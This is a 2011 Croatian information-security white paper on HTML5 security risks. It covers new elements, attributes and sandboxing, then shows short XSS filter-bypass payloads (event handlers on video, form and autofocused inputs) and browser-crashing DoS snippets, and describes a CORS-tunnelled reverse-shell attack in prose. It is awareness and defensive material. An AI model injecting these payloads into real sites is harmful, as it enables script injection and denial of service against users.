Centar Informacijske Sigurnosti

Standard HTML5 sa stajališta sigurnosti

kolovoz 2011.

CIS-DOC-2011-08-022

Upozorenje

Podaci, informacije, tvrdnje i stavovi navedeni u ovom dokumentu nastali su dobrom namjerom i dobrom voljom te profesionalnim radom CIS-ovih stručnjaka, a temelje se na njihovom znanju i petnaestak godina iskustva u radu u informacijskoj sigurnosti. Namjera je da budu točni, precizni, aktualni, potpuni i nepristrani.

Ipak, oni su dani samo kao izvor informacija i CIS ne snosi nikakvu izravnu ili posrednu odgovornost za bilo kakve posljedice nastale korištenjem podataka iz ovog dokumenta.

Ukoliko primijetite bilo kakve netočnosti, krive podatke ili pogreške u ovom dokumentu, ili imate potrebu komentirati sadržaj molimo Vas da to javite elektroničkom poštom na adresu info@CIS.hr.

O CIS-u

CIS izrađuje pregledne dokumente (eng. white paper) na teme iz područja informacijske sigurnosti koji će biti korisni zainteresiranoj javnosti, a u svrhu **podizanje njezine svijesti o informacijskoj sigurnosti** i **sposobnosti za čuvanje i zaštitu informacija i informacijskih sustava**. Pored toga, CIS razvija i održava mrežni portal www.CIS.hr kao referalnu točku za informacijsku sigurnost za cjelokupnu javnost; izrađuje obrazovne materijale namijenjene javnosti; organizira događaje za podizanje svijesti o informacijskoj sigurnosti u javnosti i pojedinim skupinama te djeluje u suradnji sa svim medijima.

CIS **okuplja mlade** zainteresirane za informacijsku sigurnost i radi na njihovom pravilnom odgoju i obrazovanju u području informacijske sigurnosti te pripremu za **profesionalno bavljenje informacijskom sigurnošću**.

Centar informacijske sigurnosti [CIS] nastao je 2010. godine na poticaj Laboratorija za sustave i signale[LSS] Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu, a kao posljedica 15togodišnjeg rada na istraživanju, razvoju i primjeni informacijske sigurnosti. LSS je među ostalim potaknuo osnivanje CARNetovog CERTa i sudjelovao u izradi Nacionalnog programa informacijske sigurnosti RH.

Smisao CISa je da bude **referentno mjesto za informacijsku sigurnost** za javnost, informatičare i posebno za mlade te da sustavno podiže njihovu svijest i sposobnosti u području informacijske sigurnosti.

Rad CISa podržava Ministarstvo znanosti, obrazovanja i sporta Republike Hrvatske, a omogućuju sponzori.

Prava korištenja

Sadržaj

1. Uvod

Web stranice kakve poznajemo danas mnogo su više od onih prvih web stranica iz 80-ih godina prošlog stoljeća. Današnje web stranice imaju atraktivan dizajn, šarene animacije te interaktivne i multimedijske elemente. U svemu tome važnu ulogu imaju standardi koji se stalno razvijaju i idu ukorak s eksplozivnim rastom Interneta.

Međutim, razvitak standarda nosi i određene sigurnosne rizike - nove funkcionalnosti znače i nove metode napada. U ovom dokumentu govori se o novoj inačici HTML-a, novim funkcionalnostima koje donosi, te o sigurnosnim rizicima koji se javljaju (najčešće u kombinaciji s nekim drugim standardima, primjerice JavaScriptom).

U poglavlju "Web standardi" opisano je što su web standardi i kako se razvijaju, te koje su institucije zadužene za te standarde. Posebna pažnja posvećena je standardu HTML i povijesti njegovog razvoja. U poglavlju "HTML5" izložene su novosti koje ovaj standard donosi i razlike u odnosu na dosadašnji standard – HTML 4. Poglavlje "Novi rizici" govori o iskorištavanju novih funkcionalnosti standarda HTML5 za izvođenje napada, zatim donosi pregled najčešćih vrsta napada, te metode zaštite od njih. I na kraju, poglavlje "Budućnost" donosi kratka predviđanja razvoja standarda HTML inačice 5.

2. Web standardi

2.1. Općenito

Izraz "web standardi" označava skupinu formalnih standarda i tehničkih specifikacija koji definiraju i opisuju različite aspekte World Wide Weba. Posljednjih godina, taj izraz se sve češće povezuje s trendom prihvaćanja skupa standardiziranih metoda za izgradnju web stranica, te filozofijom web dizajna i razvoja koja uključuje te metode.

Mnogi neovisni standardi i specifikacije, od kojih neki upravljaju mnogim aspektima Interneta, a ne samo World Wide Webom, izravno ili neizravno utječu na razvoj i administraciju web stranica i web servisa. Web standardi se, u širem smislu, sastoje od:

- preporuka (eng. *Recommendations*) - objavljuje ih World Wide Web Consortium (W3C),
- dokumenata o Internet standardima (STD) - objavljuje ih Internet Engineering Task Force (IETF),
- RFC (eng. *Request for Comments*) dokumenata - objavljuje ih IETF,
- standarda koje objavljuje organizacija ISO (International Organization for Standardization),
- standarda koje objavljuje Ecma International,
- *Unicode* standarda - objavljuje Unicode Consortium i
- zapisa imena i brojeva koje održava organizacija Internet Assigned Numbers Authority (IANA).

Kad se za web stranicu kaže da je u skladu s web standardima, to obično znači da je HTML, CSS i JavaScript kod stranice ispravan. HTML bi trebao zadovoljavati i semantičke smjernice. Potpuno ispravna stranica trebala bi koristiti i odgovarajuće kodiranje znakova, imati ispravan RSS (eng. *RDF Site Summary*) ili Atom izvore, RDF (eng. *Resource Description Framework*), *metadata*, XML (eng. *Extensible Markup Language*), ugrađivanje objekata i skripti, zatim imati pravilan prikaz neovisan o rezoluciji ili pregledniku te prikladne postavke poslužitelja na kojem se nalazi.

Slika 1. Logo W3C-a
Izvor: w3.org


2.2. HTML

HTML (eng. *HyperText Markup Language*) je najdominantniji jezik za stvaranje web stranica. On je osnova svake web stranice. HTML je pisan u obliku HTML elemenata koji se sastoje od oznaka (eng. *tag*) u izlomljenim zagradama (npr. <*body*>). HTML *tagovi* dolaze u parovima, npr. <*h1*> i </*h1*>. Prvi *tag* u paru je početni *tag*, a drugi je krajnji. Unutar *tagova* web dizajneri umeću slike, tekst, tablice itd.

Svrha web preglednika je da čita HTML dokumente i prikazuje ih kao vidljive (i oku ugodne) web stranice. Web preglednik ne prikazuje HTML *tagove*, nego ih koristi za interpretaciju sadržaja stranice. HTML omogućava ugrađivanje slika i objekata te njihovo korištenje za stvaranje interaktivnih sadržaja. On pruža sredstva za stvaranje strukturiranih dokumenata označavanjem semantičke strukture teksta (naslovi i podnaslovi, odlomci, liste, poveznice, citati i drugo). HTML-

om je moguće u web stranicu ugraditi skripte pisane u jezicima kao što je JavaScript, a koje utječu na ponašanje web stranica. Također, moguće je referencirati se na CSS (Cascading Style Sheet) datoteke, koje definiraju izgled i raspored (prezentacijske osobine) elemenata web stranice.

Osamdesetih godina prošlog stoljeća, fizičar Tim Berners-Lee, znanstvenik zaposlen u CERN-u, predložio je i razvio prototip sustava za dijeljenje dokumenata temeljen na Internetu. 1990. napisao je i prve specifikacije HTML-a. Prvi javno dostupan opis HTML-a bio je dokument pod nazivom "HTML Tags". 1994. godine IETF je osnovao HTML Working Group, koja je 1995. objavila specifikacije HTML 2.0 - prve HTML specifikacije koje su trebale poslužiti kao standard i osnova za razvoj narednih inačica. Od 1996. HTML specifikacije razvija i održava World Wide Web Consortium (W3C). Od 2000. HTML je međunarodni standard (ISO/IEC 15445:2000). Posljednja HTML specifikacija koju je izdao W3C bila je HTML 4.01 (1999. godine). 2008. godine izdane su prve specifikacije standarda HTML5, koji je još uvijek u izradi.



Slika 2. Kronološki razvoj HTML-a
Izvor: AppleInsider

3. HTML5

HTML je u razvoju otkad je prvi put predstavljen u ranim devedesetim godinama. HTML 4 je postao W3C preporuka 1997. godine. Iako HTML4 još uvijek služi kao okvirni vodič za mnoge temeljne funkcionalnosti HTML-a, on ne daje dovoljno informacija za izgradnju sustava koji su interoperabilni međusobno, a i s velikom količinom raznog sadržaja. Isto vrijedi i za XHTML1 (XML serijalizacija HTML-a 4) i DOM2 HTML (definira JavaScript sučelje za HTML4 i XHTML1). HTML5 bi trebao zamijeniti sve navedene standarde.

Nacrt HTML-a 5:

- definira jedinstveni jezik koji se može pisati sintaksom HTML-a i XML-a,
- detaljno definira modele za obradu interoperabilnih sustava,
- unaprijeđuje označavanje dokumenata (eng. *markup*) i
- donosi napredna programska sučelja i *markup* za npr. web aplikacije.

HTML5 je još u razvoju. Na završetku specifikacije radi HTML Working Group. Podaci o otvorenim problemima dostupni su na web stranicama W3C-a.

Slika 3. HTML5 logo
Izvor: w3.org

3.1. Sukladnost

HTML5 je definiran tako da bude sukladan s načinom na koji postojeće korisničke aplikacije barataju dobivenim sadržajem. Da bi jezik pak bio dovoljno jednostavan za autore, određeni elementi i atributi koji postoje u starijim inačicama nisu uključeni (kao npr. prezentacijski elementi kojima se bolje upravlja CSS-om). Klijentske aplikacije će uvijek morati podržavati stare elemente i atribute koji se koriste na starijim web stranicama, dok bi programeri trebali koristiti samo one elemente koji su dio HTML5 standarda. To je razlog zbog kojeg postoje odvojene HTML5 specifikacije - jedna za programere, druga za klijentske aplikacije. Pošto postoje dvije odvojene specifikacije, više nije potrebno određene funkcionalnosti označavati kao zastarjele. Primjerice, *tag <frameset>* web programeri više uopće ne koriste, dok će programeri preglednika uvijek morati ugrađivati podršku za taj *tag*.

3.2. Sintaksa

HTML5 definira HTML sintaksu (sukladna sa HTML4 i XHTML1) koja se poslužuje kao *text/html* (također i *text/html-sandboxed* kada se radi o sadržaju kojem ne vjerujemo). Također postoji i XML sintaksa (sukladna sa XHTML1) koja se poslužuje kao *application/xhtml+xml* ili *application/xml*. Kad je dokument primljen kao *application/xml*, on se tretira kao XML odnosno

XHTML i za njega vrijede stroža sintaksna pravila nego za HTML (zatvaranje svih *tagova*, osjetljivost na veličinu slova itd. XML ima i podršku za rukovanje pogreškama).

3.3. Kodiranje znakova

Kodna stranica se sastoji od tablice vrijednosti koje opisuju određeni znak za dani način kodiranja. Postavljanje ispravne kodne stranice je važno jer taj podatak govori primatelju (klijentovom web pregledniku) kako interpretirati primljene podatke (prikazati web stranicu). Za HTML sintaksu postoje tri načina postavljanja kodne stranice.

- Na transportnoj razini (korištenjem HTTP *Content-Type* zaglavlja).
- Korištenjem *Unicode Byte Order Mark* (BOM) znaka na početku datoteke.
- Korištenjem meta elementa s atributom charset. Primjerice oznaka „*<meta charset="UTF-8">*“. To zamjenjuje potrebu za oznakom „*<meta http-equiv="Content-Type" content="text/html" charset="utf-8">*“, iako je takva sintaksa još uvijek dozvoljena.

3.4. DOCTYPE *deklaracija*

HTML sintaksa zahtjeva *DOCTYPE* deklaraciju da bi preglednik mogao prikazati stanicu na standardni način. Bez *DOCTYPE* deklaracije kod nekih bi se preglednika moglo dogoditi da se neki elementi ne prikazuju na ispravan način. *DOCTYPE* deklaracija nije potrebna za XML sintaksu (takvi dokumenti se uvijek prikazuju ispravno zbog strogih pravila XML-a). *DOCTYPE* deklaracija izgleda ovako: *<!DOCTYPE html>*. Za starije inačice HTML-a bila je nešto dulja jer je bilo potrebno navesti oznaku DTD-a (*Document Type Definition* - skup pravila i definicija za određivanje strukture dokumenta) - s HTML-om 5 to više nije tako.

3.5. MathML *i SVG*

Pri korištenju HTML sintakse dopušteno je korištenje *MathML* (primjena XML-a za prikaz matematičkih oznaka, zadržavajući njihovu ispravnu strukturu i sadržaj; koristi se element *<math>*) i SVG (*Scalable Vector Graphics*; format datoteke temeljen na XML-u za opis dvodimenzionalne vektorske grafike) elemenata unutar dokumenta.

Primjer:

Korištenje SVG-a za iscrtavanje slike:

```
<!doctype html>
  <title>SVG u tekstu</title>
  <p>
        Zeleni krug:
        <svg> <circle r="50" cx="50" cy="50" fill="green"/> </svg>
  </p>
```

Moguće su i složenije kombinacije (ugnježđivanje).

3.6. Promjene HTML elemenata

Nova specifikacija HTML-a donosi brojne nove elemente. Većina novih elemenata namijenjena je boljem strukturiranju HTML dokumenata. Ostatak novih elemenata uveden je da bio omogućio korištenje novih programskih sučelja ili olakšao korištenje web stranice. Sljedeći elementi su uvedeni da bi se poboljšalo strukturiranje dokumenata:

- *section* - predstavlja dio dokumenta ili aplikacije. Može se koristiti zajedno s elementima *h1*, *h2*, *h3* itd. za označavanje strukture.
- *article* - označava neovisni dio sadržaja dokumenta (zapis na blogu ili članak iz novina).

- *aside* - označava dio sadržaja koji je djelomično povezan s ostatkom stranice.
- *hgroup* - predstavlja zaglavlje sekcije.
- *header* - predstavlja skupinu uvodnih ili navigacijskih elemenata.
- *footer* - podnožje sekcije, može sadržavati informacije o autoru, autorskim pravima itd.
- *nav* - predstavlja dio dokumenta namijenjen za navigaciju.
- *figure* - predstavlja dio samostalnog sadržaja u dokumentu.
- *figcaption* - naslov sadržaja (po potrebi).

Ostali novi elementi:

- *video* i *audio* - multimedijski sadržaj. Oba elementa pružaju programsko sučelje, tako da autori aplikacije mogu sami napraviti korisničko sučelje ili koristiti pretpostavljeno.
  - *source* - podelement, koristi se ako postoji više *streamova*.
- *track* - podnaslovi za element *video*.
- *embed* - ugrađivanje sadržaja za dodatke preglednika.
- *mark* - označava dio teksta u dokumentu koji je važan u drugom kontekstu.
- *progress* - predstavlja završetak neke zadaće (npr.preuzimanja).
- *meter* - označava mjerenje (npr. korištenje diska).
- *time* - predstavlja vrijeme ili datum.
- *ruby*, *rt*, *rp* - *ruby* zabilješke (obično se radi o smjernicama za izgovor teksta na japanskom, kineskom ili korejskom jeziku).
- *bdi* - dio teksta odvojen od okruženja zbog oblikovanja.
- *wbr* - označava mjesto gdje je moguć prijelaz u novi red.
- *canvas* - koristi se za *renderiranje* dinamičkih *bitmapa*.
- *command* - naredba koju korisnik može pozvati.
- *details* - dodatna informacija koju korisnik može vidjeti na zahtjev.
- *summary* - sažetak, legenda ili naslov.
- *datalist* - koristi se zajedno s atributom *list* kod elementa *input* za stvaranje okvira.
- *keygen* - stvaranje parova ključeva.
- *output* - izlaz (npr. za rezultat računanja uz pomoć skripti).
- atribut *type* elementa *input* ima nove vrijednosti - *tel*, *search*, *url*, *email*, *datetime*, *date*, *month*, *week*, *time*, *datetime-local*, *number*, *range*, *color*. Svaki tip ima posebno korisničko sučelje koje olakšava unos podatka.

Nekim starim elementima je promijenjeno značenje i/ili način korištenja. To su elementi *a*, *address*, *b*, *u*, *i*, *cite*, *dl*, *head*, *hr*, *label*, *menu*, *s*, *small* i *strong*. Također, neki stari elementi su ukinuti (klijentske aplikacije ih još moraju podržavati). To su elementi *basefont*, *big*, *center*, *font*, *strike*, *tt* (umjesto njih upotrebljava se CSS), *frame*, *frameset*, *noframes* (smanjuju upotrebljivost), *acronym*, *applet*, *isindex*, *dir* (rijetko upotrebljavani, zbunjivali korisnike). Više informacija o izbačenim elementima moguće je naći na web stranici www.w3.org.

3.7. Promjene atributa HTML elemenata

Atributi HTML elemenata daju dodatne informacije o njemu. Oni se navode u početnom *tagu*. Da bi se upotpunila funkcionalnost novih i starih elemenata te programskih sučelja, HTML5 donosi i neke promjene atributa HTML elemenata. Novi atributi za elemente koji su bili dio HTML-a 4 su:

- Elementi *a* i *area* dobivaju atribut *media*.
- Element *area* dobiva atribute *hreflang*, *type* i *rel*.
- Element *base* može imati atribut *target*.
- Element *meta* ima atribut *charset*.
- Elementi *input*, *select*, *textarea* i *button* mogu imati atribut *autofocus*.
- Elementi *input* i *textarea* mogu imati atribut *placeholder*.

- Elementi *input*, *output*, *select*, *textarea*, *button*, *label*, *object* i *fieldset* mogu imati atribut *form*. To omogućuje povezivanje elemenata s elementom *form*, a da ne moraju biti unutar njega.
- Elementi *input* (osim kad je type *hidden*, *image* ili neka vrsta gumba), *select* i *textarea* mogu imati atribut *required*. Time se označava da korisnik mora unijeti vrijednost prije slanja podataka.
- Element *fieldset* dobiva atribute *disabled* (onemogućivanje kontrola unutar elementa) i name (pristup skripti).
- Element *input* dobiva nekoliko novih atributa koji određuju ograničenja - *autocomplete*, *min*, *max*, *multiple*, *pattern*, *step*; također i *list*, te *width* i *height* (za *type="image"*).
- Elementi *input* i *textarea* dobivaju atribut *dirname* pri čemu se kod slanja podataka šalje i direkcionalnost kontrole.
- Element *textarea* dobiva atribute *maxlength* (najveća duljina unesenog teksta) i *wrap*.
- Element *form* dobiva atribut *novalidate* (isključivanje provjere unesenih podataka).
- Elementi *input* i *button* *dobivaju atribute formaction*, *formenctype*, *formmethod*, *formnovalidate* i *formtarget*. Ako postoje, ti atributi zaobilaze atribute *action*, *enctype*, *method*, *novalidate*, i *target* elementa *form*.
- Element *menu* dobiva atribute *type* i *label*.
- Element *style* dobiva atribut *scoped*.
- Element *script* dobiva atribut *async*.
- Element *html* dobiva atribut *manifest* (za korištenje *offline* web aplikacija).
- Element *link* dobiva atribut *sizes*.
- Element *ol* dobiva atribut *reversed*.
- Element *iframe* dobiva *atribute sandbox*, *seamless* i *srcdoc* (za sadržaj kojem se ne vjeruje).

Određeni atributi iz HTML-a 4 mogu se koristiti sa svim elementima (globalni atributi). To su: *accesskey*, *class*, *dir*, *id*, *lang*, *style*, *tabindex* i *title*. Također, postoje i neki novi globalni atributi:

- *contenteditable* - za element koji je u području koje se može uređivati (korisnici mogu upravljati *markupom*).
- *contextmenu* - pokazuje na kontekstni meni.
- *data-** - korisnički definirani atributi, mogu imati bilo koje ime, moraju biti prefiksirani sa *data-*. Ne smiju se koristiti za dodatke klijentskih programa.
- *draggable* i *dropzone* - za korištenje s novim *drag&drop* programskim sučeljem.
- *hidden* - za element koji više nije relevantan.
- *role* i *aria-** - za korištenje pomoćnih tehnologija.
- *spellcheck* - pokazuje može li sadržaj biti pravopisno provjeren.

Osim toga, u HTML-u 5 svi *event handler* atributi (atributi za obradu događaja) iz HTML-a 4 (oblika *onimedogađaja*) postaju globalni atributi. Također, dodaju se neki novi događaji i pripadajući atributi.

Nekim starim atributima za određene elemente promijenjeno je značenje i/ili način korištenja (npr. vrijednosti koje mogu dobiti). HTML5 ne sadrži atribute koji su imali prezentacijsku namjenu, njihova se funkcija može nadomjestiti CSS-om.

3.8. Programska sučelja

HTML5 uvodi nekoliko programskih sučelja za pomoć u izradi web aplikacija. Oni se mogu koristiti zajedno s novim elementima. Neka od tih sučelja su:

- sučelje za reprodukciju slike i zvuka može se koristiti zajedno sa elementima *video* i *audio*.
- sučelje za *offline* web aplikacije.

- sučelje za uređivanje sadržaja zajedno sa novim atributom *contenteditable*.
- *Drag&drop* sučelje zajedno s atributom *draggable*.
- sučelje za interakciju s poviješću pregledavanja web stranica.

3.9. Novi sigurnosni elementi

HTML5 uvodi mehanizam primjene ograničenja nad potencijalno zlonamjernim sadržajem prikazanim u *iframeu* – tzv. *sandboxing*. *Iframe* je okvir unutar dokumenta (web stranice) u kojem se prikazuje neki drugi dokument. To omogućuje web programerima da prikazuju sadržaj u potpuno izoliranom okruženju. U *iframeu* je moguće onemogućiti formulare, kolačiće, skripte, dodatke i korištenje lokalnog memorijskog spremnika. Moguće je odrediti i listu dozvola za *iframe* (korištenjem atributa *sandbox* moguće je onemogućiti formulare ili skripte na web stranici). Iako ovu mogućnost još ne podržavaju svi preglednici, ona predstavlja priliku za nadzor potencijalno zlonamjernog sadržaja. Međutim, ako web stranica sadrži neki oblik zaštite od određene vrste napada, a ta je zaštita temeljena na JavaScriptu, korištenjem *sandboxa* moguće je takvu zaštitu onemogućiti.

Jedna od novosti je i ugrađena provjera podataka upisanih u poljima za unos (do sada se za to koristio JavaScript). Međutim, određenim postupcima moguće je zaobići ta ograničenja (primjerice korištenjem *third party* dodataka koji omogućuju mijenjanje podataka koji se šalju neposredno prije slanja zahtjeva, a nakon njihove provjere). Stoga je provjera podataka još uvijek potrebna i na strani poslužitelja.

4. Novi rizici

HTML5 proširuje mogućnosti razvoja web aplikacija donoseći brojne nove funkcionalnosti i unapređujući postojeće. Time se neizbježno stvaraju nove podloge za napade (eng. *attack surface*), što ne znači da je novi standard pun nedostataka. Sigurnost HTML-a 5 još se uvijek istražuje i ispituje, pošto je standard još uvijek u razvoju, te većina web aplikacija još ne koristi njegove nove mogućnosti. Neke podloge za napad rezultat su samog standarda, neke su posljedica implementacije standarda u pregledniku, a neke potječu od programera. Proizvođači web preglednika međusobno se natječu u uvođenju podrške za nove fukcionalnosti, a to korisnike izlaže novim rizicima.

U moru novih mogućnosti neka područja se ističu kao posebno pogodna za napade:

- ***Cross-Document Messaging*** (razmjena poruka među stranicama) - Kao rezultat pokušaja promicanja sigurnosti, u HTML-u 4 stranicama s jedne domene nije dopušteno da šalju ili primaju podatke s druge domene. Primjerice, ako stranica učitana s adrese *domena1.com* sadrži JavaScript kod koji očitava položaj pokazivača nakon *klika*, ona ne može te podatke poslati stranici učitanoj s adrese *domena2.com.* To sprječava zlonamjerne web stranice da presretnu kod s legitimne web stranice, no predstavlja i prepreku kada web stranice s različitih domena trebaju razmjeniti neke informacije. Danas mnoge web aplikacije sakupljaju sadržaj s različitih adresa, te im je time nametnuto veliko ograničenje (koje se može zaobići korištenjem drugih tehnologija, ali predstavlja nepotrebni sigirnosni rizik). HTML5 uvodi programsko sučelje pod nazivom *postMessage* koje stvara programski okvir pomoću kojeg skripte s različitih domena mogu razmjenjivati podatke. Da bi se osiguralo da zahtjevi nisu zlonamjerni, *postMessage* sadrži svojstva objekata pomoću kojih je moguće odrediti odakle zahtjev dolazi te je li zlonamjeran. Ipak, sam HTML5 ne provodi te provjere, što znači da ih neoprezni programer može propustiti provesti.
- **Korištenje lokalnog spremnika** - Novost u HTML-u 5 je korištenje lokalnog spremnika - baze podataka na korisničkoj strani. Toj bazi može pristupati JavaScript iz web stranice. Davanje dozvole pristupa lokalnom spremniku može uvelike ubrzati rad web aplikacije, ali predstavlja i sigurnosnu prijetnju. Kada se u bazu pohranjuju osjetljive informacije (*email* poruke, lozinke itd.) programeri moraju koristiti SSL, te trebaju stvoriti jedinstvena imena baza podataka kako bi napadačima bilo teže izvesti napad. Također, potrebno je koristiti unaprijed pripremljene upite umjesto konstrukcije novih.
- **Zloupotreba atributa** - Novi atributi HTML-a 5 mogu također biti sredstvo zloupotrebe. Osobito je opasno kad se atribut koristi za automatsko izvođenje skripte.
- **Multimedija i SVG** (eng. *Scalable Vector Graphics*) - HTML5 pridaje puno više pažnje multimediji od svojih prethodnika. Do sada su se preglednici oslanjali na vanjske dodatke za pomoć pri ugrađivanju većine medijskih formata. Međutim, složeno *renderiranje* multimedije sad je zadatak programera preglednika. To može rezultirati novim *bugovima* i nestabilnostima.
- **Provjera unesenih podataka** - Upravljanje podacima koje unosi korisnik zahtjeva mnogo pažnje, posebno ako će uneseni podatci kasnije biti prikazani. Zlonamjerni korisnici mogu iskoristiti nedostatak provjere da unesu zlonamjerni kod. HTML5 donosi provjere polja za unos s korisničke strane bogate mogućnostima. Međutim, takve provjere daju lažan osjećaj sigurnosti - određenim postupcima moguće je zaobići ograničenja.

Još se jednom naglašava da postojanje sigurnosnih rizika u HTML-u 5 ne znači da je standard loš već nov. Stvaranje novih funkcionalnosti dolazi s cijenom stvaranja novih prijetnji. Edukacijom korisnika i ranim otkrivanjem slabosti broj napada se može minimizirati.

U sljedećim potpoglavljima navedene su neke od najčešćih vrsta napada koji iskorištavaju novosti u standardu HTML5.

4.1. Cross-site Scripting *(XSS)*

Kao što je spomenuto u prethodnom poglavlju, HTML5 uvodi neke nove elemente koji sadrže atribute za obradu događaja, te neke nove atribute za obradu događaja za već postojeće

elemente. Te je atribute moguće iskoristiti za izvođenje JavaScripta zaobilaženjem filtara zaduženih za blokiranje XSS napada. Filtar koji traži već poznate zlonamjerne *tagove* može se zaobići korištenjem *audio* i *video tagova*.

Primjer:

Korištenje novih HTML elemenata za zaobilaženje filtra:

```
<video onerror="javascript:alert(1)"><source>
```

Filtri koji blokiraju znakove "<" i ">" u većini slučajeva mogu spriječiti ubacivanje *tagova*. Ako pak napadač uspije ubaciti skriptu unutar postojećeg atributa za obradu događaja ili dodati novi takav atribut, XSS će biti moguć. Filter koji blokira poznate atribute za obradu događaja moguće je zaobići upotrebom novih atributa (npr. *onforminput* ili *onformchange*).

Primjer:

Korištenje novih atributa za zaobilaženje XSS filtra:

```
<form id="test" onforminput="javascript:alert(1)"><input></form><button
form="test" onformchange="javascript:alert(2)">
```

Osim što omogućuju zaobilaženje filtera, nove funkcionalnosti mogu se koristiti za automatiziranje izvođenja skripti (npr. atribut *autofocus*). Česti su i slučajevi gdje je moguće ubacivanje podataka kao vrijednosti atributa elementa *input*. U HTML-u 5 može se iskoristiti atribut *onfocus* za umetanje skripte, a zatim *autofocus* za automatsko pokretanje.

Primjer:

Korištenje atributa autofocus za automatsko pokretanje skripte:

```
<input type="text" value="OVDJE UBACUJEMO" onfocus="alert('UBAČENA
VRIJEDNOST')" autofocus>
```

4.2. DoS s korisničke strane

Uz pomoć XSS-a moguće je izvesti napad uskraćivanjem usluge (eng. *Denial of Service*) na strani korisnika. Time je moguće srušiti preglednik pri otvaranju stranice ili onemogućiti slanje podataka formularima. Web stranica tada postaje beskorisna.

Primjer:

Fokus se stalno vraća na isti element:

```
<input onblur="focus()" autofocus>
```

Primjer:

Preveliki broj ponavljanje uzrokuje rušenje preglednika:

```
<x repeat="template" repeat-start="999999">0<y repeat="template"
repeat-start="999999">1</y></x>
```

4.3. Reverse shell *s* Cross Origin Requestom


COR (eng. *Cross Origin Request*) HTML-a 5 dozvoljava pregledniku da šalje Ajax zahtjeve s jedne domene na drugu (npr. s *a.com* na *b.com*) i čita odgovor s druge domene tako dugo dok ona to dozvoljava. Ta mogućnost može se iskoristiti za tuneliranje HTTP prometa preko međudomenskih Ajax zahtjeva da bi se stvorio ekvivalent reverzne školjke (eng. *reverse shell*). Napadač tako može oteti žrtvinu sjednicu koristeći XSS, čak i ako se koristi zaštita od krađe sjednica. Nakon što je sadržaj JavaScripta ubačen u žrtvin preglednik koristeći XSS ili izravnim ubacivanjem u adresnu traku preglednika, skripta započinje komunikaciju s napadačevim

poslužiteljem kroz COR-ove. Sada napadač može pregledavati žrtvinu sjednicu tuneliranjem svojih zahtjeva kroz žrtvin preglednik.

Sam bi napad izgledao ovako:

1. Žrtva u svojem pregledniku pokreće zlonamjernu skriptu (to se postiže XSS-om ili izravnim upisivanjem u adresnu traku).
2. Napadač šalje zahtjev za web stranicom.
3. *Proxy* poslužitelj prima zahtjev, obrađuje ga i prosljeđuje web poslužitelju koji zahtjev sprema u privremenu bazu podataka.
4. Kad žrtva pošalje zahtjev (iz zlonamjerne skripte) web poslužitelju, on njenom pregledniku prosljeđuje zahtjeve spremljene u bazi podataka.
